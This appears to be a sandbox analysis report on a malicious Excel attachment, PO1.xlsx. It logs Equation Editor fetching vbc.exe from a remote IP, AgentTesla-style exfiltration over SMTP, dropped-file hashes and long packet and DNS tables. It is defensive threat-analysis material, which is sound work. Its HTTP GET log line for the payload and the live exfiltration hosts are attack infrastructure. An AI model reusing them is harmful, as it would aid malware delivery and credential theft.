SSDEEP:	48:T2loMLOpEO5J/KdGU1jX983Gul4kEBrvK5GYWgqRSESXh:inNww9t9wGAE
MD5:	903C35B27A5774A639A90D5332EEF8E0
SHA1:	5A8CE0B6C13D1AF00837AA6CA1AA39000D4EB7CF
SHA-256:	1159B5AE357F89C56FA23C14378FF728251E6BDE6EEA979F528DB11C4030BE74
SHA-512:	076BD35B0D59FFA7A52588332A862814DDF049EE59E27542A2DA10E7A5340758B8C8ED2DEFE78C5B5A89EE54C19A89D49D2B86B49BF5542D76C1D4A378B4027
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C.....g...N..... ....

C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Firefox\Profiles\7xwghk55.default\cookies.sqlite	
Process:	C:\Users\Public\vbc.exe
File Type:	SQLite 3.x database, user version 7, last written using SQLite version 3017000
Category:	modified
Size (bytes):	524288
Entropy (8bit):	0.08107860342777487

C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Firefox\Profiles\7xwghk55.default\cookies.sqlite	
Encrypted:	false
SSDEEP:	48:DO8rmWT8cl+fpNDId7r+gUEl1B6nB6UnUqc8AqwlhY5wXwwAVshT:DOUm7ii+7Ue1AQ98VVY
MD5:	1138F6578C48F43C5597EE203AFF5B27
SHA1:	9B55D0A511E7348E507D818B93F1C99986D33E7B
SHA-256:	EEEDF71E8E9A3A048022978336CA89A30E014AE481E73EF5011071462343FFBF
SHA-512:	6D6D7ECF025650D3E2358F5E2D17D1EC8D6231C7739B60A74B1D8E19D1B1966F5D88CC605463C3E26102D006E84D853E390FFED713971DC1D79EB1AB6E5658
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....(.....}..~...}..... ....

C:\Users\user\Desktop\~$PO1.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	945664
Entropy (8bit):	6.87101358003814
Encrypted:	false
SSDEEP:	24576:j6j4rvrKwang6WCxVA0d6yxE6iw2lKK0D/YNN:92wa5xB62ElJubYNN
MD5:	3D549885E44863C57F59EAB47F2271CC
SHA1:	76C51BE921EF41FF2596F3F882B91C8EDE3713C7
SHA-256:	1D9C8EE9BE6E0EE20B600C71989292AA2EFD0849611389E3121BAE364D9D6ADF
SHA-512:	60D415743A8212CFC649ED20670D2EE4DFF060CBF93475A7BC5F8D273BBBED5E472FB9D5EA055FA126D6986B250CA3203894B0454E6162FBD14E2DCEECA40F C9
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...^B*.....p.....@.....@.....z$.....P...w.....@..... .....CODE....@..... ..`DATA....h.....@...BSS.....idata..z$.....&.....@....tls.....0.....rdata .....@.....@..P.reloc...w...P...x.....@..P.rsrc.....x.....@..P.....0.....@..P..... .....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.961174667279713
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	PO1.xlsx
File size:	201728
MD5:	825745a31fc275a41849f257818a6e5e
SHA1:	3cbd4431678267fd6660eab67d7c47bc6397e4c6

General

SHA256:	3a843efb1f58cbc577e62bbf34451912ac5618c8b79c18ecfa0e0257f927f0cf
SHA512:	12e2595a9e568edc0757fd85d954eec629faf8dd578f4302689381d5ea0e89de14e9c3ecd5c610d20f1ec0e2456069c195e314f1c17a9b112d4e86f7a7241452
SSDEEP:	6144:3SH5/hdziCPmYpfwwVIrXZC+ohlWmWNbX:3SZ5dxPmYJNIKl8N7
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "PO1.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 195064

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	195064
Entropy:	7.99801136076
Base64 Encoded:	True
Data ASCII:	. . . . . V . . . . . % . @ . . . . . i . . K . z . T . . ~ . . K p M . < _ . . . m . e . . " . . . ? 1 A ~ . ~ . 3 . . . 4 F J . \\ S . . .) 3 | T y . . 4 F J . \\ S . . .) 3 | T y . . 4 F J . \\ S . . .) 3 | T y . . 4 F J . \\ S . . .) 3 | T y . . 4 F J . \\ S . . .) 3 | T y . . 4 F J . \\ S . . .) 3 | T y . . 4 F J . \\ S . . .) 3 | T y . . 4 F J . \\ S . . .) 3 | T y . . 4 F J . \\ S . . .) 3 | T y . . 4 F J . \\ S .
Data Raw:	eb f9 02 00 00 00 00 00 f7 ee 56 a5 15 91 f1 ff 25 99 40 94 85 18 cf 99 fe d8 dd c9 ab da 69 ea 16 4b ad 7a e9 54 c7 15 7e 8e ea 4b 70 4d 10 3c 5f ad d9 bf 6d ca 65 d9 ca 22 9e 1e d8 3f 31 41 b9 7e 12 7e cf 33 84 af 87 34 46 4a f2 5c 53 1a 9a 9a 29 33 7c 54 79 b6 87 34 46 4a f2 5c 53 1a 9a 9a 29 33 7c 54 79 b6 87 34 46 4a f2 5c 53 1a 9a 9a 29 33 7c 54 79 b6 87 34 46 4a f2 5c 53 1a

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.47751166869
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . \\ . . . a = . . . M . . . . . O . . I . . R q . f . G e . 7 . . . . . f . V J . ~ . I . . . . . 1 . . . . . V . > . a . . . . n
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/20/20-12:03:54.097319	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49170	587	192.168.2.22	208.91.199.223
11/20/20-12:03:55.872333	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49171	587	192.168.2.22	208.91.199.223

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:02:17.031486034 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.149549961 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.149852037 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.150496960 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.269898891 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.269970894 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.270014048 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.270051003 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.270101070 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.270144939 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.270152092 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.387875080 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.387914896 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.387928009 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.387939930 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.387957096 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.387969971 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.387986898 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.388005018 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.388210058 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.506115913 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.506161928 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.506197929 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.506227970 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.506254911 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.506280899 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.506308079 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.506326914 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.506334066 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.506350994 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.506361008 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.506400108 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.506428003 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.506798029 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.506830931 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.506855965 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.506877899 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.506891966 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.506922960 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.508928061 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.624114037 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624146938 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624159098 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624177933 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624188900 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624201059 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624212980 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624224901 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624236107 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624248028 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624259949 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624270916 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624283075 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624294043 CET	80	49167	192.3.141.160	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:02:17.624305964 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624317884 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624329090 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624341011 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624380112 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624392986 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624406099 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624418974 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624432087 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624470949 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.624599934 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.624730110 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.626441956 CET	49167	80	192.168.2.22	192.3.141.160
Nov 20, 2020 12:02:17.742333889 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742362976 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742381096 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742392063 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742403984 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742414951 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742425919 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742438078 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742449045 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742460012 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742474079 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742485046 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742496014 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742526054 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742537022 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742552996 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742571115 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742611885 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742631912 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742644072 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742656946 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742688894 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742702961 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742713928 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742726088 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742738008 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742765903 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742784977 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742798090 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742815018 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742830992 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742846966 CET	80	49167	192.3.141.160	192.168.2.22
Nov 20, 2020 12:02:17.742856979 CET	49167	80	192.168.2.22	192.3.141.160

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:03:47.819401026 CET	52197	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:03:47.846916914 CET	53	52197	8.8.8.8	192.168.2.22
Nov 20, 2020 12:03:47.883696079 CET	53099	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:03:47.910933018 CET	53	53099	8.8.8.8	192.168.2.22
Nov 20, 2020 12:03:48.878340006 CET	52838	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:03:48.916110992 CET	53	52838	8.8.8.8	192.168.2.22
Nov 20, 2020 12:03:48.928610086 CET	61200	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:03:48.966070890 CET	53	61200	8.8.8.8	192.168.2.22
Nov 20, 2020 12:03:51.597029924 CET	49548	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:03:52.267045975 CET	53	49548	8.8.8.8	192.168.2.22
Nov 20, 2020 12:03:52.295090914 CET	55627	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:03:52.331104040 CET	53	55627	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 12:03:47.819401026 CET	192.168.2.22	8.8.8.8	0x7ada	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.883696079 CET	192.168.2.22	8.8.8.8	0x2570	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:51.597029924 CET	192.168.2.22	8.8.8.8	0xb87	Standard query (0)	smtp.tzdieep.net	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:52.295090914 CET	192.168.2.22	8.8.8.8	0xd2ee	Standard query (0)	smtp.tzdieep.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 12:03:47.846916914 CET	8.8.8.8	192.168.2.22	0x7ada	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:03:47.846916914 CET	8.8.8.8	192.168.2.22	0x7ada	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:03:47.846916914 CET	8.8.8.8	192.168.2.22	0x7ada	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		174.129.214.20	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.846916914 CET	8.8.8.8	192.168.2.22	0x7ada	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.161.145	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.846916914 CET	8.8.8.8	192.168.2.22	0x7ada	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.846916914 CET	8.8.8.8	192.168.2.22	0x7ada	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.153.147	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.846916914 CET	8.8.8.8	192.168.2.22	0x7ada	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.83.248	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.846916914 CET	8.8.8.8	192.168.2.22	0x7ada	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.252.4	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.846916914 CET	8.8.8.8	192.168.2.22	0x7ada	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.42.25	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.846916914 CET	8.8.8.8	192.168.2.22	0x7ada	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		184.73.247.141	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.910933018 CET	8.8.8.8	192.168.2.22	0x2570	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:03:47.910933018 CET	8.8.8.8	192.168.2.22	0x2570	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:03:47.910933018 CET	8.8.8.8	192.168.2.22	0x2570	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.910933018 CET	8.8.8.8	192.168.2.22	0x2570	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.169.28	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.910933018 CET	8.8.8.8	192.168.2.22	0x2570	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.252.36	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 12:03:47.910933018 CET	8.8.8.8	192.168.2.22	0x2570	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.204.14.42	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.910933018 CET	8.8.8.8	192.168.2.22	0x2570	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.42.25	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.910933018 CET	8.8.8.8	192.168.2.22	0x2570	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.182.194	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.910933018 CET	8.8.8.8	192.168.2.22	0x2570	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:47.910933018 CET	8.8.8.8	192.168.2.22	0x2570	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.83.248	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:52.267045975 CET	8.8.8.8	192.168.2.22	0xb87	No error (0)	smtp.tzdieep.net	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:03:52.267045975 CET	8.8.8.8	192.168.2.22	0xb87	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:52.267045975 CET	8.8.8.8	192.168.2.22	0xb87	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:52.267045975 CET	8.8.8.8	192.168.2.22	0xb87	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:52.267045975 CET	8.8.8.8	192.168.2.22	0xb87	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:52.331104040 CET	8.8.8.8	192.168.2.22	0xd2ee	No error (0)	smtp.tzdieep.net	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:03:52.331104040 CET	8.8.8.8	192.168.2.22	0xd2ee	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:52.331104040 CET	8.8.8.8	192.168.2.22	0xd2ee	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:52.331104040 CET	8.8.8.8	192.168.2.22	0xd2ee	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 20, 2020 12:03:52.331104040 CET	8.8.8.8	192.168.2.22	0xd2ee	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 192.3.141.160

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	192.3.141.160	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:02:17.150496960 CET	0	OUT	GET /document/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.3.141.160 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
